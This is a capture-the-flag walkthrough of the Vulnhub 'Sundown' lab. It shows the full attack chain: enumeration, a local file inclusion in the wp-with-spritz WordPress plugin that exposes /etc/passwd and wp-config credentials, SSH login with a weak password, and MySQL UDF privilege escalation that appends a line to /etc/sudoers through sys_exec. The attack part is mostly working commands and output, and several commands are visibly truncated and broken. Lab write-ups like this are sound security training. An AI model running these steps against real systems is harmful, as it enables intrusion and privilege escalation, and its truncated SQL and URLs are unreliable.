Vulnhub: Sundown

Target IP address


```
nmap -T5 192.168.1.1/24
```

IP ADDRESS : 192.168.1.25

Scanning & Enumeration

nmap


```
sudo nmap -T5 -A -O -p- 192.168.1.25 -oN nmap.txt
```



---

nikto


```
nikto -h http://192.168.1.25
```



- It appears to be a wordpress site
- Possible interesting entries in **robots.txt**


---

http://192.168.1.25



- Possible username: **admin**

robots.txt




- Nothing interesting found


---

wpscan

```
wpscan --url http://192.168.1.25 -e -o wpscan.txt
```




- Interesting plugin found:




- **wp-with-spritz**

- It is vulnerable: https://www.exploit-db.com/exploits/44544




```
http://192.168.1.25/wp-content/plugins/wp-with-spritz/wp.spritz.content.fi
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mysql:x:0:0:MySQL Server,,,:/nonexistent:/bin/false
```

- We were able to view /etc/passwd, hence LFI is possible


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mysql:x:0:0:MySQL Server,,,:/nonexistent:/bin/false
```


- There is a user **carlos**
- MySQL is running as root

SSH


Username: **carlos**
Password: **carlos**

```
carlos@sundown:~$ ls -al
total 28
drwxr-xr-x 3 carlos carlos 4096 Aug  3 19:39 .
drwxr-xr-x 3 root   root   4096 Aug  3 15:49 ..
lrwxrwxrwx 1 root   root      9 Aug  3 17:42 .bash_history -> /dev/null
-rw-r--r-- 1 carlos carlos  220 Aug  3 15:49 .bash_logout
-rw-r--r-- 1 carlos carlos 3526 Aug  3 15:49 .bashrc
drwxr-xr-x 3 carlos carlos 4096 Aug  3 19:39 .local
-rw------- 1 carlos carlos   33 Aug  3 17:42 local.txt
lrwxrwxrwx 1 root   root      9 Aug  3 17:42 .mysql_history -> /dev/null
-rw-r--r-- 1 carlos carlos  807 Aug  3 15:49 .profile
```


Enumerating for Privilege Escalation

```
carlos@sundown:~$ sudo -l
[sudo] password for carlos:
Sorry, user carlos may not run sudo on sundown.
carlos@sundown:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/var/www
/var/www/html
/var/www/html/wordpress
carlos@sundown:~$
```


- We dont have permission to read wp-config
- We can attempt to read it via LFI





```
http://192.168.1.25/wp-content/plugins/wp-with-spritz/wp.spritz.content.fi
```



- We have the MySQL credentials



Username: **root**
Password: **VjFSQ2IyRnNUak5pZWpCTENnPT0K**



Exploitation

> Referring to: https://recipeforroot.com/mysql-to-system-root/


- We need to upload: https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/mysql/lib_mysqludf_sys_64.so to the remote machine

```
scp lib_mysqludf_sys_64.so carlos@192.168.1.25:/home/carlos
```

- Login to mysql


```
mysql -u root -p
```

```
use mysql;

create table hacker(line blob);

insert into hacker values(load_file('/home/carlos/lib_mysqludf_sys_64.so')

elect * from hacker into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plu

create function sys_exec returns integer soname 'lib_mysqludf_sys_64';
```



- I first tried to get a reverse TCP shell but it didn't work
- Adding **carlos** to sudoers worked

```
select sys_exec('echo "carlos ALL=(ALL) ALL" >> /etc/sudoers');
```



- **carlos** is not a root user
- Getting the root flag

|--ROOT FLAG--|


root@sundown:~# ls
proof.txt
root@sundown:~# cat proof.txt
510252fabb4b7e7dddd7373b7b3da3e8
Thanks for playing - Felipe Winsnes (@whitecr0wz)
root@sundown:~#